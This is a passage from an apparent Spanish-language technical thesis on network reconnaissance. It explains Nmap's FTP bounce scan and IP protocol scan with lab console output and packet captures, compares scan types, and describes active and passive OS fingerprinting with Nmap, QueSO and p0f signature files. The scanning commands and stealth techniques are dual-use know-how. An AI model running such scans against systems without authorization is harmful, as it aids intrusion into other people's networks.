1. El port scanner en A se conecta al FTP Server en B.
2. A le envía un comando PORT a B de manera que se conecte a C.
3. Si el FTP en B permite la ejecución del comando PORT con los parámetros que se le pasaron, devuelve un mensaje de OK.
4. Llegado este punto, el port scanner usualmente pide la ejecución del comando más común del protocolo FTP: LIST; esto es sólo para que el servidor FTP en B efectivamente se conecte al objetivo C e intente enviar un listado de archivos del directorio (B supone que en esa IP y puerto hay otro FTP Server).
5. Si B tiene éxito en la conexión (hubo un *three-way handshake* entre B y C), envía por el canal FTP establecido previamente un mensaje de OK que A identifica[88] y le permite marcar el puerto como abierto.
6. Si B no tiene éxito en la conexión (al SYN de B le siguió un RST+ACK de C o un timeout porque el puerto está filtrado), B envía un mensaje de error por la conexión FTP entre A y B, y el port scanner marca el puerto como cerrado.

88 En el protocolo FTP, al igual que en el protocolo HTTP, a un comando del cliente le sigue una respuesta del servidor; dichas respuestas están definidas en los RFC y están precedidas por un código de mensaje (un número), además del mensaje en formato texto (ya que en los inicios de internet un cliente podía ser un usuario humano). Los códigos mayores a 200 son de "OK", los mayores a 400 son de "Error" y así sucesivamente. Ver [WIKI_FTPC].

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -b
marcelo:marcepass@192.168.0.30 192.168.0.100 -p 22,80
Hint: if your bounce scan target hosts aren't reachable from here,
remember to use -PN so we don't try and ping them prior to the scan

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-06 18:37 ARST
Interesting ports on tsunami (192.168.0.100):
PORT   STATE  SERVICE
22/tcp closed ssh
80/tcp open   http
MAC Address: 00:0C:29:90:2A:2D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.507 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 7: FTP Bounce Scan a 192.168.0.100 usando el FTP Server en 192.168.0.30

```
220 ciclon FTP server (Version 6.00LS) ready.
USER marcelo
331 Password required for marcelo.
PASS marcepass
230 User marcelo logged in.
PORT 192,168,0,100,0,22
200 PORT command successful.
LIST
425 Can't build data connection: Connection refused.
PORT 192,168,0,100,0,80
200 PORT command successful.
LIST
150 Opening ASCII mode data connection for '/bin/ls'.
226 Transfer complete.
221 You could at least say goodbye.
```

Captura 12: Captura de la sesión FTP entre A y B

En la Consola 7 se muestran los parámetros básicos que Nmap acepta para el FTP Bounce scan, y su salida (cuando las precondiciones descriptas estás dadas). En la Captura 12 se puede ver la sesión FTP completa, tanto los comandos que ejecuta el Port Scanner en A como las respuestas del servidor FTP en B.

```
Paquete Nro: 21 - Tiempo: 9.116513
IP Origen: 192.168.0.2:34691 (A) -> IP Destino: 192.168.0.30:21 (B)
Protocolo: FTP
Descripción: Request: PORT 192,168,0,100,0,22

Paquete Nro: 22 - Tiempo: 9.116990
IP Origen: 192.168.0.30:21 (B) -> IP Destino: 192.168.0.2:34691 (A)
Protocolo: FTP
Descripción: Response: 200 PORT command successful.
...
Paquete Nro: 24 - Tiempo: 9.120470
IP Origen: 192.168.0.2:34691 (A) -> IP Destino: 192.168.0.30:21 (B)
Protocolo: FTP
Descripción: Request: LIST

Paquete Nro: 25 - Tiempo: 9.122491
IP Origen: 192.168.0.30:20 (B) -> IP Destino: 192.168.0.100:22 (C)
Protocolo: TCP
Descripción: 20 > 22 [SYN] Seq=0 Len=0 MSS=1460 WS=3 TSV=30312093
TSER=0
...
Paquete Nro: 27 - Tiempo: 9.126714
IP Origen: 192.168.0.100:22 (C) -> IP Destino: 192.168.0.30:20 (B)
Protocolo: TCP
Descripción: 22 > 20 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
...
Paquete Nro: 29 - Tiempo: 9.166012
IP Origen: 192.168.0.30:21 (B) -> IP Destino: 192.168.0.2:34691 (A)
Protocolo: FTP
Descripción: Response: 425 Can't build data connection: Connection
refused.

Paquete Nro: 30 - Tiempo: 9.166295
IP Origen: 192.168.0.2:34691 (A) -> IP Destino: 192.168.0.30:21 (B)
Protocolo: FTP
Descripción: Request: PORT 192,168,0,100,0,80

Paquete Nro: 31 - Tiempo: 9.166621
IP Origen: 192.168.0.30:21 (B) -> IP Destino: 192.168.0.2:34691 (A)
Protocolo: FTP
Descripción: Response: 200 PORT command successful.

Paquete Nro: 32 - Tiempo: 9.166765
IP Origen: 192.168.0.2:34691 (A) -> IP Destino: 192.168.0.30:21 (B)
Protocolo: FTP
Descripción: Request: LIST

Paquete Nro: 33 - Tiempo: 9.168881
IP Origen: 192.168.0.30:20 (B) -> IP Destino: 192.168.0.100:80 (C)
Protocolo: TCP
Descripción: 20 > 80 [SYN] Seq=0 Len=0 MSS=1460 WS=3 TSV=30312117
TSER=0
...
Paquete Nro: 35 - Tiempo: 9.172133
IP Origen: 192.168.0.100:80 (C) -> IP Destino: 192.168.0.30:20 (B)
Protocolo: TCP
Descripción: 80 > 20 [SYN, ACK] Seq=0 Ack=1 Win=30660 Len=0 MSS=1460
TSV=4619532 TSER=30312117 WS=0
...
Paquete Nro: 37 - Tiempo: 9.174058
IP Origen: 192.168.0.30:20 (B) -> IP Destino: 192.168.0.100:80 (C)
Protocolo: TCP
```

```
Descripción: 20 > 80 [ACK] Seq=1 Ack=1 Win=66608 Len=0 TSV=30312134
TSER=4619532
...
Paquete Nro: 39 - Tiempo: 9.174094
IP Origen: 192.168.0.30:21 (B) -> IP Destino: 192.168.0.2:34691 (A)
Protocolo: FTP
Descripción: Response: 150 Opening ASCII mode data connection for
'/bin/ls'.

Paquete Nro: 40 - Tiempo: 9.175116
IP Origen: 192.168.0.30:21 (B) -> IP Destino: 192.168.0.2:34691 (A)
Protocolo: FTP
Descripción: Response: 226 Transfer complete.
```

Captura 13: Captura de tráfico del momento donde el FTP Server B chequea (en nombre de A) el estado de los puertos 22 -cerrado- primero y 80 luego -abierto- en C.

En la Captura 13 puede verse una captura a más bajo nivel de cómo se comporta B cuando recibe el comando FTP LIST: intenta establecer la conexión, y en base a eso informa a A del resultado. El resto de la captura (detalles de cómo se cierran las conexiones, y demás) se puede encontrar en el Anexo B.

Este tipo de escaneo **tiene en común con el Idle Scan gran parte de las ventajas y desventajas**. Nuevamente, la ventaja de este tipo de escaneo yace en la imposibilidad de que C determine que el escaneo provenía de B, así como también la no necesidad de que el port scanner A se ejecute con privilegios de administrador.

La enorme desventaja de este tipo de escaneo reside en la **gran dificultad de encontrar un FTP Server** con este "agujero" de seguridad (mucho más difícil que encontrar un "Zombie" para la técnica anterior). Casi todos los servidores FTP conocidos hacen (por defecto y aún si permiten ejecutar el comando) un chequeo de la dirección IP del parámetro PORT (verifican si la IP es igual a la del cliente), impidiendo esta comunicación "Server to Server".

Así y todo, en la mayoría es posible "forzar" este comportamiento (permitido en el RFC). Por ejemplo, para el servidor FTP de FreeBSD[89] hay que agregar el parámetro "-R" a la línea "ftpd_flags" del archivo /etc/defaults/rc.conf. En otro servidor como vsftpd[90], dicho permiso sobre el comando PORT hay que habilitarlo con la línea de configuración "port_promiscuous=YES"; así y todo, al utilizar vsftpd como *Bounce Server*, el ataque falla. Vsftpd parece nunca retornar

89 FreeBSD incorpora un servidor FTP en su software de base.
Ver: http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/network-ftp.html

90 Vsftpd (*Very Secure FTP Daemon*) es uno de los servidores FTP más difundidos ya que se incluye por defecto en la mayoría de las distribuciones Linux. Ver: http://vsftpd.beasts.org/

un código diferente de 200 (OK) a pesar de que su conexión al objetivo fue rechazada con un RST.

```
220 (vsFTPd 2.0.4)
USER anonymous
331 Please specify the password.
PASS -wwwuser@
230 Login successful.
PORT 192,168,0,100,0,80
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,0,100,4,32
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
500 OOPS:
```

Captura 14: Sesión de ataque de un servidor VSFTPD configurado para ser vulnerable

Luego vsftpd, al no informar del fallo en su conexión al puerto 1056 (cerrado) de la IP 192.168.0.100, Nmap "cree" que dicho puerto está abierto, cuando en realidad está cerrado:

```
marcelo@saturno:~/src/nmap/bin$ ./nmap -b 192.168.0.60 192.168.0.100 -p
80,1056
Hint: if your bounce scan target hosts aren't reachable from here,
remember to use -PN so we don't try and ping them prior to the scan

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-06 20:19 ARST
Interesting ports on tsunami (192.168.0.100):
PORT     STATE SERVICE
80/tcp   open  http
1056/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.169 seconds
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sS 192.168.0.100 -p
80,1056

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-06 20:22 ARST
Interesting ports on tsunami (192.168.0.100):
PORT     STATE  SERVICE
80/tcp   open   http
1056/tcp closed unknown
MAC Address: 00:0C:29:90:2A:2D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.426 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 8: FTP Bounce Scan a un servidor VSFTPD y un Syn Scan como prueba del error

Como puede apreciarse, aún cuando se configure "a propósito" un servidor FTP para que permita este tipo de conexiones "Servidor a Servidor" (FXP), por respeto al estándar o por alguna necesidad en concreto, es extremadamente difícil

hoy en día que un escaneo de puertos con este método sea efectivo y confiable.

4.3.9. Escaneo de Protocolos IP

Si bien TCP, UDP e ICMP son los protocolos que usualmente son encapsulados por IP, IP puede dar servicio a varios protocolos de capa 4[91]. Nmap permite averiguar si el destino soporta otro protocolo de capa 4, enviando paquetes de prueba e iterando valores en el campo *protocol* del encabezado IP.

El payload de los paquetes que envía es vacío, ya que en caso de que el objetivo no soporte el protocolo de IP.protocol, debería responder con un paquete ICMP Type 3 Code 2 ("*Protocol Unreachable*"), que ya es motivo suficiente para marcarlo como "**closed**"; en este caso, el comportamiento es muy similar al de un UDP Scan (en que si se tiene respuesta es porque el protocolo no está disponible).

En caso de que no se obtenga respuesta, o si se obtiene algo diferente al paquete ICMP de "Protocolo No Disponible", se marca el protocolo como **abierto**. Por último, si se recibe otro tipo de error ICMP Tipo 3 "Unreachable" diferente al código 2 (códigos 1, 3, 9, 10 o 13), se marca al protocolo como **filtrado** (aunque sea realmente un caso extraño).

Las tres excepciones son los protocolos ICMP, TCP y UDP, que como Nmap ya sabe cómo manejarlas, les envía un payload en su "estímulo" para aumentar la confianza de los resultados.

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sO 192.168.0.60 --reason
-p 1-41 -r

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-06 22:53 ARST
Interesting protocols on trueno (192.168.0.60):
Not shown: 36 closed protocols
Reason: 36 proto-unreaches
PROTOCOL STATE         SERVICE REASON
1        open          icmp    port-unreach
2        open|filtered igmp    no-response
6        open          tcp     proto-response
17       open          udp     port-unreach
41       open|filtered ipv6    no-response
MAC Address: 00:0C:29:A6:80:D8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 26.170 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 9: Ejemplo de un escaneo de Protocolos IP

En la consola 9 puede verse que de los primeros 41 protocolos escaneados,

91 Para ver un listado de protocolos y su código respectivo , ver el archivo /etc/protocols de cualquier SO tipo Unix, o ver: http://www.iana.org/assignments/protocol-numbers

la mayoría están cerrados y algunos pocos abiertos. Es interesante comprobar que IPv6 está activado en este host. La captura ejemplo de este escaneo (número 14B) se la puede encontrar junto a las demás de este capítulo en el Anexo B.

4.3.10. Tipos de escaneo: Resumen

Una vez repasados los tipos de scanning disponibles de Nmap, puede resumirse en la siguiente tabla comparativa, de acuerdo a los objetivos deseables de un port scanner y características relevantes:

- Necesidad de poseer permisos de usuario root o administrador del Sistema Operativo ("Priv.Raw").
- Velocidad Relativa con respecto al resto ("Veloc.")[92].
- Cuán "sigilosa" o "stealth" es la técnica.
- La precisión de los resultados.
- Para qué se usa, con qué objetivo común se utiliza.

Tipo/Caract.	**Priv.Raw**	**Veloc.**	**Stealth**	**Precisión**	**Objetivo**
Syn Scan	Si	Media	Medio	Alta	Puertos Abiertos , Cerrados y Filtrados
Connect Scan	No	Baja	Muy Bajo	Alta	Puertos Abiertos , Cerrados y Filtrados
Ack Scan	Si	Media	Alto	Media	Puertos Filtrados
Window Scan	Si	Media	Alto	Baja	Puertos Filtrados + Abiertos/Cerrados
UDP Scan	Si	Alta	Medio/ Bajo	Media	Puertos UDP Cerrados o Abiertos/Filtrados
M/Null/Fin/Xmas	Si	Media	Alto	Media	Puertos TCP Cerrados
Idle Scan	Si	Muy Baja	Muy Alto	Alta	Puertos Abiertos, Cerrados y Filtrados
FTP Bounce	No	Muy Baja	Muy Alto	Media/Baja	Puertos Abiertos, Cerrados/Filtrados
IP Scan	Si	Baja	Bajo	Media	Detectar protocolos activos de Capa 4

92 Así y todo, cabe recordar que la rapidez definitiva de un escaneo se debe a innumerables factores como tráfico, delay, ancho de banda, resultados de la etapa de host discovery, etc.

Capítulo 5. Otras Técnicas de Reconocimiento Activo

Otra tarea comúnmente realizada en el momento de obtener más información del objetivo, y muy frecuentada luego del escaneo de puertos, es determinar con la mayor precisión posible qué software está corriendo en el objetivo.

Tanto el Sistema Operativo en ejecución como qué Software y en qué puerto, o también qué versión en particular del mismo son muy importantes para dirigir el posible ataque y descartar futuros caminos sin salida.

5.1. Detección del Sistema Operativo: OS Fingerprinting

El Sistema Operativo, como tal, brinda a las aplicaciones la mayor parte del trabajo de bajo nivel implementando los protocolos de red más comunes, como por ejemplo Ethernet, IP, TCP y UDP entre muchos otros.

El TCP/IP *Fingerprinting* ("huella dactilar" de TCP/IP, también llamado "OS Fingerprinting" por "*Operating System* Fingerprinting") trata de establecer qué Sistema Operativo generó un paquete o cierto tráfico de red, de acuerdo a particularidades conocidas de las diferentes implementaciones de TCP/IP.

Luego de este paso, el intruso puede buscar ataques conocidos, configuraciones débiles por defecto, fallos de diseño, etc. para al menos intentar armar un listado de intentos de intrusión a este nivel.

Esto sucede porque si bien los RFC son bastante detallados y cubren la mayoría de los casos que suceden en la práctica, aun así dejan algunas situaciones sin especificar (por su improbabilidad de ocurrencia o su insignificancia), que diferentes Sistemas Operativos implementan en su propia versión de TCP/IP a su manera.

5.1.1. Detección Activa

La detección activa es la más antigüa de estas técnicas, que data de 1997/1998, cuando la herramienta QueSO[93] se comenzó a popularizar por Internet, dada su capacidad de detección (relativamente fiable) de un Sistema Operativo remoto. Si bien la primera versión de QueSO comenzó por diferenciar entre hosts

93 QueSO actualmente no tiene sitio Web, ya que el proyecto está discontinuado; sin embargo, su código fuente se puede conseguir en http://ftp.cerias.purdue.edu/pub/tools/unix/scanners/queso/

ejecutando Windows o Linux, su naturaleza GPL hizo que se distribuyera muy rápidamente e inmediatamente aparecieron colaboradores aportando nuevas "firmas" para que cada vez más SOs fueran detectados. Muy poco tiempo después Nmap agregó las mismas capacidades (en Octubre de 1998), y varias herramientas más se crearon posteriormente utilizando este método de funcionamiento o combinando varios al mismo tiempo para aumentar la efectividad[94].

La idea básica es similar a la de un port scanner: el atacante ejecuta un **software que envía "pruebas" o paquetes "sin sentido" a un host objetivo cuyas respuestas** (o falta de ellas) **son interpretadas como evidencia, en busca de un patrón de comportamiento que coincida con uno conocido de antemano, perteneciente a un Sistema Operativo en particular**. Estos patrones (más conocidos como "firmas") por lo general se almacenan en un archivo de configuración, al cual se permite acceder, modificar y compartir con el proyecto original o con terceros para ampliar las capacidades de detección, dado que es legible o está documentado y es inteligible[95] (ver Consolas 10 y 11).

```
marcelo@saturno:~/src/queso-980922$ cat queso.conf
;-----------------------------------------------------------
; queso.conf                          by savage@apostols.org
;-----------------------------------------------------------
; CVS: $Id: queso.conf,v 1.30 1998/09/16 08:26:04 anonymous Exp $
;-----------------------------------------------------------
; Paket Format:
;
; n s a w f
;            n -> 0..5       -> paket # (in response to S,SA,F,FA,SF,P)
;            s -> 0 1 -      -> containz seq (1=yes,0=no,-=no reply)
;            a -> 0 1 - +x R -> containz ack
;            w -> 0 1 x -    -> window ( 0=no, 1=si, x=hex_value )
;            f -> SRAFPXYU   -> SYN RST ACK FIN PSH XXX YYY URGENT-ptr
;
;-----------------------------------------------------------

[...]
* CISCO-IOS 11.0
0 1 1 1 SA
1 - - - -
2 0 1 0 RA
3 0 0 0 R
4 - - - -
5 0 1 0 RA
[...]
```

Consola 10: Archivo de firmas de QueSO

94 Herramientas Activas de OS Fingerprinting: http://www.networkintrusion.co.uk/osfa.htm

95 Nmap tiene un formato de firmas de Sistemas Operativos un tanto particular, que está documentado en este enlace: http://nmap.org/osdetect/osdetect-fingerprint-format.html

```
# OpenBSD 4.2 GENERIC#375 i386
Fingerprint OpenBSD 4.2
Class OpenBSD | OpenBSD | 4.X | general purpose
SEQ(SP=102-10C%GCD=<7%ISR=103-10D%TI=RD%II=RI%TS=21)
OPS(O1=M5B4NNSNW0NNT11%O2=M5B4NNSNW0NNT11%O3=M5B4NW0NNT11%O4=M5B4NNSNW0
NNT11%O5=M5B4NNSNW0NNT11%O6=M5B4NNSNNT11)
WIN(W1=4000%W2=4000%W3=4000%W4=4000%W5=4000%W6=4000)
ECN(R=Y%DF=Y%T=40%TG=40%W=4000%O=M5B4NNSNW0%CC=N%Q=)
T1(R=Y%DF=Y%T=40%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%T=40%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(DF=N%T=FF%TG=FF%TOS=0%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G
%RUD=G)
IE(DFI=S%T=FF%TG=FF%TOSI=S%CD=S%SI=S%DLI=S)
```

Consola 11: Firma de OpenBSD 4.2 almacenada en el formato de NMap 2da generación

Nmap en particular reemplazó la primera edición del motor de detección de SO[96] a partir de la versión 4.50[97], por un nuevo motor conocido como de su "segunda generación". Este gran cambio estuvo siendo preparado durante alrededor de 2 años, ya que el archivo de firmas que incorporaba fue reconstruído desde cero. Hoy Nmap posee en la última versión a este momento (4.60) 1304 firmas correspondientes a 478 SOs o versiones diferentes de SOs[98].

La segunda generación del motor de fingerprinting de Nmap (Ver [NMAP_OS2]) categoriza su evaluación completa en 5 tests generales en donde cada uno envía una serie predefinida de paquetes. La respuesta que se obtiene de cada test permite hacer varias y diferentes evaluaciones y/u obtención de parámetros; estas evaluaciones o parámetros se agrupan por lo que se llaman *probes* dentro de un Test. Todos estos *probes* compuestos por sus parámetros calculados conforman la "huella dactilar" de un SO y son los que efectivamente se vuelcan en un archivo de fingerprint.

Nmap, como la mayoría de este tipo de herramientas, fomentan la participación de los usuarios imprimiendo por pantalla un fingerprint que no exista en la base de firmas, con la intención de que el mismo sea reportado al proyecto junto con la identificación de a qué SO pertenece.

96 Para más información sobre la primera generación del motor, que aún sigue siendo útil, ver [NMAP_OS1] y [HACK_EXP], Cap. 2.

97 Ver http://insecure.org/stf/Nmap-4.50-Release.html

98 Para mayor información de los cambios entre las diferentes versiones de Nmap, ver el siguiente enlace: http://nmap.org/changelog.html

He aquí una breve enumeración de los tests de OS fingerprinting de 2da. generación realizados por Nmap y de la mayoría de las evaluaciones que corre sobre las respuestas obtenidas[99] para obtener los parámetros del SO:

1. **Test de Generación de Números de Secuencias** (*probes* SEQ, OPS, WIN y T1). Básicamente son 6 SYNs (con diferentes combinaciones de *flags*) a un puerto abierto. Evaluaciones realizadas con sus resultados y/o Parámetros Obtenidos:
   - **a)** Obtención de Máximo Común Denominador en los Números de Secuencia TCP Iniciales (o ISNs)[100] (**GCD**).
   - **b)** Cálculo de la Media del aumento de los Números de Secuencia TCP Inicial obtenidos (**ISR**).
   - **c)** Indice de predictibilidad de la secuencia de ISNs obtenida (**SP**). Es la varianza de lo anterior. Estima la dificultad de predecir el siguiente ISN de una secuencia conocida de 6 ISNs.
   - **d)** Evaluación del algoritmo de generación de Secuencias IP-ID para paquetes TCP e ICMP (**TI, II**).
   - **e)** Booleano de Secuencia IP ID Compartida (**SS**). Si el destino comparte la secuencia IP-ID entre los protocolos TCP e ICMP, este campo se establece en "S", que proviene de "*Shared*", o "Compartida".
   - **f)** Opciones de TCP (**O o O1-O6**). Nmap envía en los probes de este test algunas opciones de TCP y aquí se almacenan las respuestas obtenidas.
   - **g)** Tamaño de Ventana TCP Inicial (**W o W1-W6**). Sólo se almacena el tamaño de ventana del paquete recibido por cada *probe*.
   - **h)** Respuesta (**R**): Si el host respondió; sólo se almacena un "Y" o "N".
   - **i)** Bits IP de No Fragmentación en paquetes TCP e ICMP (**DF, DFI**). Se almacena si los paquetes recibidos contenían el bit en cuestión activado o no.
   - **j)** Valor TTL Inicial del campo IP (**T**) y su valor original estimado (**TG**). Se almacena el TTL de las respuestas recibidas (todas son "iniciales",

99 Entre paréntesis al final de cada ítem se encuentran los códigos que el autor de Nmap le asignó dentro del documento al que se hace referencia ([NMAP_OS2]).

100 El Número de Secuencia TCP Inicial o ISN es el valor del campo TCP-Número de Secuencia del primer paquete SYN+ACK que devuelve el host destino a un SYN enviado por Nmap a un puerto abierto.

ya que este término se refiere a la respuesta de un SYN) y se trata de establecer cuál es el TTL real; por lo general es la potencia de 2 mayor más cercana.

k) Número de Secuencia TCP (**S**). Diferencia entre Número de Secuencia de la respuesta y el Número de ACK del SYN que envio Nmap. Puede establecerse en cero (Z), iguales (A), el ACK es mayor en uno (A+), o cualquier otro caso (O).

l) Número de ACK TCP (**A**). Similar al anterior pero lo que se compara es la diferencia entre el ACK de la respuesta y el Número de Secuencia en el SYN enviado por Nmap. Puede ser cero (Z), iguales (S), el ACK es mayor en uno (S+), o cualquier otro caso (O).

m) Banderas (Flags) TCP (**F**). Este campo guarda las banderas TCP de la respuesta.

2. **Test de Eco ICMP** (*probe* IE). Envía 2 paquetes ICMP tipo 0x08 (echo) con sutiles diferencias en el encabezado IP. Evaluaciones realizadas con sus resultados y/o Parámetros Obtenidos:
   a) R, DFI, T, TG (descriptas anteriormente).
   b) Tipo de Servicio IP (ToS) para Respuestas ICMP (**TOSI**). Almacena la comparación de las respuestas a los *probes* enviados en este Test.
   c) Código de Respuesta ICMP (**CD**). Almacena la relación del código de respuesta del echo-reply ICMP. Se supone que es cero pero a veces varía.
   d) Longitud de los datos para las respuestas ICMP (**DLI**). Cuando se incluyen datos en los echo-request ICMP se supone que en el reply retornan igual. Este parámetro almacena el tamaño del reply (de esta manera se sabe si es igual o no al esperado).
3. **Test de Notificación Explícita de Congestión TCP** (*probe* ECN). Consiste en enviar un paquete TCP con banderas de congestión de tráfico TCP activadas. Evaluaciones realizadas con sus resultados y/o Parámetros Obtenidos:
   a) R, DF, T, TG, W, O (descriptas anteriormente).
   b) Notificación de congestión explícita (**CC**). Todo este Test depende de esta evaluación, que tiene que ver con el manejo de los mensajes de congestión TCP del destino (y de sus flags CWR y ECE).

4. **TCP** (*Probes* T2 al T7). Se envían 6 paquetes TCP más, con varias combinaciones en el campo de opciones TCP. Evaluaciones realizadas con sus resultados y/o Parámetros Obtenidos:
   a) R, DF, T, TG, W, S, A, F, O (descriptas anteriormente).
5. **UDP** (*Probe* U1). Esta prueba envía 1 paquete a un puerto UDP cerrado, con el objetivo de recibir un ICMP Port Unreachable y analizarlo. Evaluaciones realizadas con sus resultados y/o Parámetros Obtenidos:
   a) R, DF, T, TG, TOS (descriptas anteriormente).
   b) Tipo de Servicio IP (**TOS)** correspondiente al paquete recibido.
   c) Longitud Total en encabezado IP (**IPL**). Sólo se lo almacena; varía según la implementación ya que la especificación da a elegir cuántos bytes del paquete inicial debe devolver como payload del ICMP.
   d) Prueba de la longitud total en el encabezado IP (**RIPL**). Chequea que el campo length del encabezado IP contenga el valor correspondiente; algunas implementaciones generan mal este valor.
   e) Valor del IP ID retornado (**RID**).
   f) Valor correcto del checksum del encabezado IP (**RIPCK**).
   g) Integridad de los campos longitud y checksum del encabezado UDP (**RUL, RUCK**).
   h) Integridad de los datos UDP devueltos (**RUD**). Como Nmap sabe lo que envió y lo que debe recibir (ya que está establecido por el RFC), chequea el payload UDP del Port Unreachable.

Para ver un caso práctico de la interpretación de una firma y el cálculo de los estos parámetros, ver el Anexo C en la pág. 185.

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -O 192.168.0.30

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-31 17:13 ART
Interesting ports on ciclon (192.168.0.30):
Not shown: 1711 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
53/tcp open  domain
MAC Address: 00:0C:29:E1:A2:26 (VMware)
Device type: general purpose
Running: FreeBSD 7.X
OS details: FreeBSD 7.0-BETA4 - 7.0-STABLE
Uptime: 0.000 days (since Mon Mar 31 17:13:27 2008)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
http://insecure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.734 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 12: Detección de Sistema Operativo con NMap – Coincidencia de firma perfecta

En la Consola 12 se puede ver una ejecución exitosa del motor de OS Fingerprinting de Nmap. En este caso se dan todas las condiciones necesarias para una detección más aproximada, ya que se posee uno o más puertos abiertos y cerrados y la firma ya existe en la base. En caso de que no sea tan favorable, se le puede pedir que establezca un porcentaje de chances de acertar.

5.1.2. Detección Pasiva

El fingerprinting pasivo surgió allá por el año 2000 y uno de los primeros trabajos al respecto fue el del equipo HoneyNet[101],[FING_PAS]. Estas investigaciones comenzaron a notar diferencias en los encabezados IP y TCP de los paquetes SYN de inicio de conexión, suficientes como para distinguir que pertenecían a un Sistema Operativo u otro en particular. Desde entonces, surgieron varias herramientas que implementan esta técnica[102], siendo las más destacadas **Siphon**[103], **Ettercap**[104] y quizás el más popular, **p0f**[105].

Dado que los paquetes SYN no requieren estímulo previo de ningún tipo (es

101 Sitio del Proyecto Honeynet: http://project.honeynet.org/

102 Herramientas Pasivas de OS Fingerprinting: http://www.networkintrusion.co.uk/osfp.htm

103 Si bien fue uno de los primeros en implementar fingerprinting pasivo, Siphon es una herramienta ya en desuso; su Web es: http://siphon.datanerds.net

104 Ettercap es una herramienta que puede utilizarse para diferentes tareas y también incluye un módulo para hacer fingerprinting pasivo. URL: http://ettercap.sourceforge.net/

105 Sitio Web de P0F: http://lcamtuf.coredump.cx/p0f.shtml

decir, de ninguna herramienta), es lógico suponer que **sólo escuchando ("esnifeando") por paquetes SYN en la red se puede dilucidar qué SO ejecuta cada IP con la que se tiene contacto**. De ahí surge el nombre de "*passive fingerprinting*", ya que si con la técnica anterior (fingerprinting activo) era necesario enviarle paquetes a un host para evaluar cómo responde, con éste método sólo es necesario ponerse a "escuchar" el tráfico y comprobar si los paquetes detectados tienen características específicas de un SO o no.

Sin embargo, está claro que sigue siendo necesaria una base de datos con los *fingerprints* o "firmas" conocidas, relacionadas con los parámetros que los diferencian. La documentación de p0f y también otras fuentes ([SEC_WAR], [FING_PAS]) coinciden en que las métricas que caracterizan a los SOs a este nivel, y en este caso, son entre otras:

- Tamaño Total de Paquete Inicial (IP + TCP)
- Encabezado IP:
  - TTL Inicial en el encabezado IP
  - Bit de "No Fragmentación" IP
- Encabezado TCP:
  - Tamaño Máximo de Segmento TCP (*MSS*)
  - Opción de Escalamiento de la Ventana TCP (*WSCALE*)[106]
  - Timestamp en las Opciones de TCP[107]
  - Tamaño de Ventana TCP (*Window Size*)
  - ACKs Selectivos Permitida o no (*SACK*)[108]
  - Bits de No Operación TCP (*NOP*)
- La secuencia de los parámetros correspondientes a los campos opcionales de TCP (*MSS, SACK, NOP y WSCALE*).

P0f en particular indica y almacena en su base de firmas algo más de

106 La opción de escalamiento de ventanas permite definir tamaños de ventana TCP mayores que los 65536 bytes que el campo *Window Size* del encabezado TCP original. Esta opción está definida en el RFC 1323, pág. 8: http://tools.ietf.org/html/rfc1323#page-8

107 El timestamp sirve para que un lado de la conexión pueda calcular el RTT de la conexión, con el fin de descartar segmentos "viejos" duplicados, en un mecanismo llamado PAWS. Está definido también en el RFC 1323, pág. 17: http://tools.ietf.org/html/rfc1323#page-17

108 La opción SACK de TCP está documentada en el RFC 2018: http://tools.ietf.org/html/rfc2018

información que el listado de arriba, como se puede ver en la Consola Nro 13. Allí lo que se puede ver es la base de firmas SYN, que es la modalidad tradicional y la que mejores resultados brinda. La desventaja de esto es que hay que lograr de alguna manera que el objetivo inicie conexiones con el equipo que está ejecutando p0f, lo cual según las circunstancias, puede ser muy difícil.

```
marcelo@saturno:~$ sudo cat /etc/p0f/p0f.fp
# Fingerprint entry format:
#
# wwww:ttt:D:ss:OOO...:QQ:OS:Details
#
# wwww     - window size (can be * or %nnn or Sxx or Txx)
#      "Snn" (multiple of MSS) and "Tnn" (multiple of MTU) are allowed.
# ttt      - initial TTL
# D        - don't fragment bit (0 - not set, 1 - set)
# ss       - overall SYN packet size (* has a special meaning)
# OOO      - option value and order specification (variable-see below)
# QQ       - quirks list (variable-see below)
# OS       - OS genre (Linux, Solaris, Windows)
# details  - OS description (2.0.27 on x86, etc)

[...]
----------------- Linux ------------------
[...]
S4:64:1:60:M*,S,T,N,W5:.:Linux:2.6 (newer, 1)
S4:64:1:60:M*,S,T,N,W6:.:Linux:2.6 (newer, 2)
S4:64:1:60:M*,S,T,N,W7:.:Linux:2.6 (newer, 3)
T4:64:1:60:M*,S,T,N,W7:.:Linux:2.6 (newer, 4)
[...]
----------------- Solaris ----------------
[...]

S34:64:1:52:M*,N,W0,N,N,S:.:Solaris:10 (beta)
32850:64:1:64:M*,N,N,T,N,W1,N,N,S:.:Solaris:10 (1203?)
32850:64:1:64:M*,N,W1,N,N,T,N,N,S:.:Solaris:9.1
```

Consola 13: Archivo de Fingerprints SYN de p0f

